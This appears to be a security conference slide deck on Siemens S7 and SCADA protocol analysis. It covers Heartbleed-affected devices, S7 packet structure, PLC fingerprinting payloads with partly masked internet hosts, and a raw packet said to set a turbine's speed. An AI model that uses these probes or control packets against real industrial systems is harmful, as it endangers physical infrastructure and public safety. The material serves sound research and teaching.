
- a lot of software, devices etc. of popular vendors affected
- it'll be long long story (because of patch management and devices with lifecycle ~10-15 yrs)
- check <https://ics-cert.us-cert.gov/advisories> for openssl vulns

Siemens also vulnerable (ICSA-14-105-03B):

- eLAN-8.2 eLAN prior to 8.3.3
- WinCC OA only V3.12
- S7-1500 V1.5
- CP1543-1 V1.1
- APE 2.0

DEMO: winccoa-heartbleed

S7 protocol



Standard port 102/TCP

By Siemens terms it is ISO-on-TCP (RFC 1006) based communication protocol

Materials:

- “Exploiting Siemens Simatic S7 PLCs” by Dillon Beresford
- wireshark dissector
- libnodave - free communication library
- snap7 - open source communication suite
- plcscan

S7 protocol

- based on iso-tcp -> block oriented protocol
- block - PDU (Protocol Data Unit)
- functions and commands oriented -> each frame contains function request or reply to it

S7 commands:

- plc start/stop cpu
- firmware update
- read/write data (blocks, tags)
- system info
- authentication
- etc...

S7 protocol

History of S7:

- S5 Communication
(FETCH/WRITE, Sinec H1)
- S7 Communication
- “Another” S7 Communication

Simply “another” S7 looks like:

TCP : HEADER | ISO TCP

ISO TCP: TPKT | COTP | S7 PDU

```
TPKT, Version: 3, Length: 68
  Version: 3
  Reserved: 0
  Length: 68
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
  Length: 2
  PDU Type: DT Data (0x0f)
  [Destination reference: 0x0000]
    .000 0000 = TPDU number: 0x00
    1... .... = Last data unit: Yes
MULTIPOINT-COMMUNICATION-SERVICE T.125
  DomainMCSPDU: uniformSendDataIndication (28)
    uniformSendDataIndication
      initiator: 512
      channelId: 13619
      dataPriority: high (1)
      segmentation: c0 [bit length 2, 6 LSB pad bits, 11... .... decimal value 3]
      userData: <MISSING>
Frame (122 bytes):
0000  00 50 56 bb 06 b8 00 50 56 f3 c9 1f 08 00 45 00  .PV....PV.....E.
0010  00 6c d7 80 00 00 80 06 4a 54 0a 00 aa 8c c0 a8  .l.....JT.....
0020  a3 82 00 66 07 62 52 50 ba 94 27 25 49 42 50 18  ...f.bRP..%'IBP.
0030  fa f0 ed 2e 00 00 03 00 00 44 02 f0 80 72 02 00  .....D....r..
0040  35 33 70 00 07 ad 04 00 00 00 00 00 00 81 12 02  53p.....
0050  00 00 00 00 00 20 37 b9 99 9e cb 68 de dc 4f 8a  ..... 7....h..0.
0060  00 86 4e 49 22 f8 8d 09 2e ca 93 bd c5 86 e0 4a  ..NI"....J
0070  74 19 d7 e0 ed 23 72 02 00 00  t....#r...
Bitstring tvb (1 byte):
0000  c0
```

S7 protocol

- For old versions:
wireshark dissectors, libraries, simulators.
- Because we know all about that versions of protocol.
- But we know next to nothing about “another” S7.

S7 protocol

Find your target:

- S7 200/300/400 family

```
johndoe@mbp ~/protocols/tmp$ xxd s7-300-COTP-CR
0000000: 0300 0016 11e0 0000 0017 00c1 0201 00c2      .....
0000010: 0201 02c0 010a          .....
johndoe@mbp ~/protocols/tmp$ cat 200
correct answer to s7-300-COTP-CR payload:
\x03\x00\x00\x13\x0e\xd0\x00\x17\x00\x00\x00\xc1\x02\x01\x00\xc2\x02\x01\x02
host:
 23.106.XXX.XXX >_< shodan/scans.io/masscan/zmap is your friend
johndoe@mbp ~/protocols/tmp$ cat 300
correct answer to s7-300-COTP-CR payload:
\x03\x00\x00\x16\x11\xd0\x00\x17\x00\x03\x00\xc0\x01\n\xc1\x02\x01\x00\xc2\x02\x01\x02
host:
 94.229.XXX.XXX =\ sho...
johndoe@mbp ~/protocols/tmp$ █
```

S7 protocol

Find your target:

- S7 1200/1500 family

```
johndoe@mbp ~/protocols/tmp$ xxd s7-1200-COTP-CR
0000000: 0300 0023 1ee0 0000 004e 00c1 0206 00c2  ...#.....N.....
0000010: 0f53 494d 4154 4943 2d52 4f4f 542d 4553  .SIMATIC-ROOT-ES
0000020: c001 0a
johndoe@mbp ~/protocols/tmp$ cat 1200
correct answer to s7-1200-COTP-CR payload:
\x03\x00\x00#\x1e\xd0\x00N\x00\x08\x00\xc0\x01\n\xc1\x02\x06\x00\xc2\x0fSIMATIC-ROOT-ES
host:
62.147.XXX.XXX u know wat i mean
johndoe@mbp ~/protocols/tmp$ █
```

How to analyse protocols

Frame (145 bytes):

```
0000 00 1c 06 0a a7 a4 38 60 77 55 cc 73 08 00 45 00 .....8`wU.s..E.  
0010 00 83 02 37 40 00 80 06 14 04 c0 a8 b1 4d c0 a8 ...7@.....M..  
0020 b1 9b e3 b1 00 66 e1 1b d8 78 00 03 11 80 50 18 .....f...x....P.  
0030 f7 fc 5f fd 00 00 03 00 00 5b 02 f0 80 72 02 00 .....[...r..  
0040 4c 31 00 00 05 42 00 00 00 10 00 00 03 d4 34 10 L1...B.....4.  
0050 00 00 91 01 01 88 18 01 20 04 09 88 80 88 80 00 .....  
0060 00 01 88 80 d0 80 01 82 d3 d0 af 48 00 32 00 9c .....H.2..  
0070 75 00 00 00 04 e8 89 69 00 12 00 00 00 00 89 6a u.....i.....j  
0080 00 13 00 89 6b 00 04 00 00 00 00 00 00 72 02 00 ....k.....r..  
0090 00 .  
Bitstring tvb (1 byte):  
0000 00 .
```

Frame (121 bytes):

```
0000 00 1c 06 0a a7 a4 38 60 77 55 cc 73 08 00 45 00 .....8`wU.s..E.  
0010 00 6b 02 38 40 00 80 06 14 1b c0 a8 b1 4d c0 a8 .k.8@.....M..  
0020 b1 9b e3 b1 00 66 e1 1b d8 d3 00 03 11 80 50 18 .....f.....P.  
0030 f7 fc ce 0c 00 00 03 00 00 43 02 f0 80 72 02 00 .....C.r..  
0040 34 31 00 00 05 86 00 00 00 11 00 00 03 d4 34 00 41.....4.  
0050 00 00 32 20 04 01 9a 7b 00 00 04 e8 89 69 00 12 ..2 ...{....i..  
0060 00 00 00 00 89 6a 00 13 00 89 6b 00 04 00 00 00 .....j....k....  
0070 01 00 00 00 00 72 02 00 00 .....r...  
Bitstring tvb (1 byte):  
0000 00 .
```

Frame (88 bytes):

```
0000 38 60 77 55 cc 73 00 1c 06 0a a7 a4 08 00 45 00 8`wU.s.....E.  
0010 00 4a 18 ac 00 00 1e 06 9f c8 c0 a8 b1 9b c0 a8 .J.....  
0020 b1 4d 00 66 e3 b1 00 03 11 c2 e1 1b d9 24 50 18 .M.f.....$P.  
0030 10 00 bb ff 00 00 03 00 00 22 02 f0 80 72 02 00 ....."....r..  
0040 13 32 00 00 05 86 00 00 00 11 34 00 00 00 08 03 .2.....4.....  
0050 00 00 00 00 72 02 00 00 .....r...  
Bitstring tvb (1 byte):  
0000 00 .
```

Frame (126 bytes):

```
0000 00 1c 06 0a a7 a4 38 60 77 55 cc 73 08 00 45 00 .....8`wU.s..E.  
0010 00 70 02 3c 40 00 80 06 14 12 c0 a8 b1 4d c0 a8 .p.<@.....M..  
0020 b1 9b e3 b1 00 66 e1 1b d9 2b 00 03 11 e4 50 18 .....f...+....P.  
0030 f7 98 4d f1 00 00 03 00 00 48 02 f0 80 72 02 00 ..M.....H..r..  
0040 39 31 00 00 05 4c 00 00 00 12 00 00 03 d4 34 00 91...L.....4.  
0050 00 00 31 05 05 91 3d 9c 68 9c 67 81 69 91 4c 00 ..1...=..h.g.i.L.  
0060 00 04 e8 89 69 00 12 00 00 00 00 00 89 6a 00 13 00 ....i.....j...  
0070 89 6b 00 04 00 00 00 00 00 00 00 00 72 02 00 00 .....k.....r...  
Reassembled COTP (65 bytes):
```

```
0000 72 02 00 39 31 00 00 05 4c 00 00 00 12 00 00 03 r..91...L.....  
0010 d4 34 00 00 00 31 05 05 91 3d 9c 68 9c 67 81 69 .4...1...=..h.g.i  
0020 91 4c 00 00 04 e8 89 69 00 12 00 00 00 00 89 6a .L.....i.....j  
0030 00 13 00 89 6b 00 04 00 00 00 00 00 00 72 02 00 ....k.....r..  
0040 00 .  
Bitstring tvb (1 byte):  
0000 00 .
```

How to analyse protocols

How to analyse protocols ?

Rob Savoye, FOSDEM 2009

“Reverse engineering of proprietary
protocols, tools and techniques”



“Believe it or not, if you stare at the hex dumps long enough, you start to see the patterns”

show_byte_sequences.py

377 : 3a0000201a3876a000300000a3876b00009 : 4 : 139,165,166,167
378 : 8169001517537562736372697074696f : 4 : 33,51,139,165
379 : 34000100080502001700000fd79f5800 : 14 : 87,89,92,94,96,98,100,102,106,108,112,114,119,121
380 : 9a78000b00009a79100214000000000000 : 2 : 151
381 : 726b4a6f625f53756273637269707469 : 2 : 166,167
382 : 001700000d779a78000b00009a791002 : 2 : 151
383 : 09888084800000018880d480018ffff : 2 : 139,166
384 : 03e234000000340202913d9c68000004 : 4 : 58,59,133,147
385 : 0000000000000000000000000000000a39361 : 3 : 149,151
386 : 9315000500a3936f000500a2a1000000 : 3 : 149
387 : e2340000039b0004000000000000a17fff : 6 : 33,51,139,165,166,167
388 : 9b1d000c000080009b1e00008089b1f00 : 4 : 60,65,135,153
389 : 200409888084800000018880d480018f : 2 : 139,166
390 : 2004019a7b000004e889690012000000 : 7 : 17,20,26,55,63,134,193
391 : 0003e234000000340202913d9c680000 : 4 : 58,59,133,147
392 : a3936f000589d3b8f0f5c0f2ef98a393 : 2 : 149,151
393 : 331000006a04000000000000004000000 : 33 : 200,203,206,209,212,215,218,221,224,227,230,234,237,240,243,246,249,252,255,258,261,264,267,270,273,276,279,282,285,288,291,294,297
394 : 726561a39315000500a3936f000500a2 : 3 : 149
395 : 000300009f59000300009f5a00030000 : 15 : 48,87,89,92,94,96,98,100,102,106,108,112,114,119,121
396 : 313b36455337203231322d3142443330 : 2 : 11,13
397 : 001300896b00040000000000000720200 : 27 : 13,34,35,47,58,59,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,105,133,143,147,161
398 : 000900a3881000201a38811000101a3 : 5 : 33,139,165,166,167
399 : 0000000000000000a39361000589d3b8 : 2 : 149,151
400 : 18200409888084800000018880d48001 : 2 : 139,166
401 : e88969001200000000896a001300896b : 43 : 13,17,20,23,26,29,34,35,47,55,58,59,63,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,105,129,133,134,143,147,158,161,164,176,183,186,190,193
402 : 000fd79f58000300009f59000300009f : 15 : 48,87,89,92,94,96,98,100,102,106,108,112,114,119,121
403 : 8140823d00048480c040823e00048480 : 2 : 11,13
404 : 01a38811000101a38818200403888084 : 2 : 33,167
405 : 000400a3881a000400a3881b000200a3 : 5 : 51,139,165,166,167
406 : 8480c040823e00048480c040823f0015 : 2 : 11,13
407 : 00080502001700000fd79f5800030000 : 14 : 87,89,92,94,96,98,100,102,106,108,112,114,119,121
408 : a3881b000200a3881c000200a3881d00 : 6 : 33,51,139,165,166,167
409 : 881a000400a3881b000200a3881c0002 : 6 : 33,51,139,165,166,167

SELECTED ENTRY: 02001700000f179f58000300009f590

Hacktivity

s7-show-payloads.py

How to analyse protocols

s7-packet-structure.py

```
PACKET : 'r\x02\x00\x1d2\x00\x00\x05\x86\x00\x00\x00\x074\xc0\x88\x95\xb0\x80\xef\x91\xff\xf4\x00\x00\x00\x00\x00\x00\x02\x00\x00'  
PACKET AS STRING OF HEX's : 7202001a3200000586000000734c08895b080ef91fff400000000000000072020000
```

FNAME	: FSIZE	: VALUE	: VSIZE	: COMMENT
packet header	: 0x01	: 0x72	: 0x0000	: s7 packet header
pdu type	: 0x01	: 0x82	: 0x0000	: PDU type: Data transfer
data len	: 0x02	: 0x001a	: 0x0000	: data from next byte minus last 4 bytes
packet type	: 0x01	: 0x32	: 0x0000	: packet type: Response
reserved	: 0x02	: 0x0000	: 0x0000	: reserved?
function code	: 0x02	: 0x0586	: 0x0000	: function code: ?
reserved	: 0x02	: 0x0000	: 0x0000	: reserved?
data seq numb	: 0x02	: 0x0007	: 0x0000	: data sequence number ?
unparsed	: 0x11	: 0x34c08895b080ef91fff4000000000000000	: 0x0000	: unparsed/unknown data
packet footer	: 0x04	: 0x72020000	: 0x0000	: packet footer with pdu type

```
PACKET : 'r\x02\x00\x192\x00\x00\x05L\x00\x00\x00\x1d4\xd8\x87\xf0\xb0\x80\x93\xf3\xff\x9c\x00\x00\x00\x00\x00\x00\x02\x00\x00'  
PACKET AS STRING OF HEX's : 72020019320000054c0000001d34d087f0b08093f3ff9c00000000000000072020000
```

FNAME	: FSIZE	: VALUE	: VSIZE	: COMMENT
packet header	: 0x01	: 0x72	: 0x0000	: s7 packet header
pdu type	: 0x01	: 0x82	: 0x0000	: PDU type: Data transfer
data len	: 0x02	: 0x0019	: 0x0000	: data from next byte minus last 4 bytes
packet type	: 0x01	: 0x32	: 0x0000	: packet type: Response
reserved	: 0x02	: 0x0000	: 0x0000	: reserved?
function code	: 0x02	: 0x054c	: 0x0000	: function code: Read ?
reserved	: 0x02	: 0x0000	: 0x0000	: reserved?
data seq numb	: 0x02	: 0x001d	: 0x0000	: data sequence number ?
unparsed	: 0x10	: 0x34d087f0b08093f3ff9c0000000000000	: 0x0000	: unparsed/unknown data
packet footer	: 0x04	: 0x72020000	: 0x0000	: packet footer with pdu type

Use your knowledge about protocols:

- it's a universal and complex approach
- you can:
 - detect devices and their protocols
 - monitor state, commands, exchanging data
 - inject, modify, reply packets in real-time

Because most of them **INSECURE BY DESIGN**

real example?

real case

Energetic turbine

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	FA	CE	00	80	00	02	58	1F	00	01	1D	B2	54	80	01	00	ъО.Ђ..Х....ІТЂ..
00000010	0A	01	00	00	6A	A0	00	10	13	12	01	2C	00	08	00	00j,....
00000020	00	0A	00	04	00	0A	00	14	00	1A	00	1C	00	02	00	25
00000030	00	02	00	27	00	04	00	29	00	0A	00	2A	00	06	00	48	...'....)....*...Н
00000040	00	00	00	00	00	9B	13	32	00	06	00	41	00	4F	00	31>2...А.О.1
00000050	00	2F	00	53	00	50	00	00	00	02	00	43	00	56	00	00	./.S.P.....С.В..
00000060	47	00	02	00	35	00	37	00	00	00	00	00	01	00	0D	G...5.7.....	
00000070	00	41	00	44	00	4D	00	49	00	4E	00	49	00	53	00	54	.А.Д.М.І.Н.І.С.Т
00000080	00	52	00	41	00	54	00	4F	00	52	00	00	6A	A0	00	01	.R.A.T.O.R..j ..
00000090	B3	C1														іБ	

Simple UDP packet that set “speed” of turbine to 57 (min=0, max=100)


real case

What will happen if you send another packet, another value?



real case

Yes, you're right



outro

all scripts, tools -> <https://github.com/atimorin/scada-tools>

greetz to:

@scadasl

@repdet

@GiftsUngiven

Dmitry Sklyarov

QA ?

#

Thank you!

SCADA STRANGE LOVE

PEACE IS OUR PROFESSION

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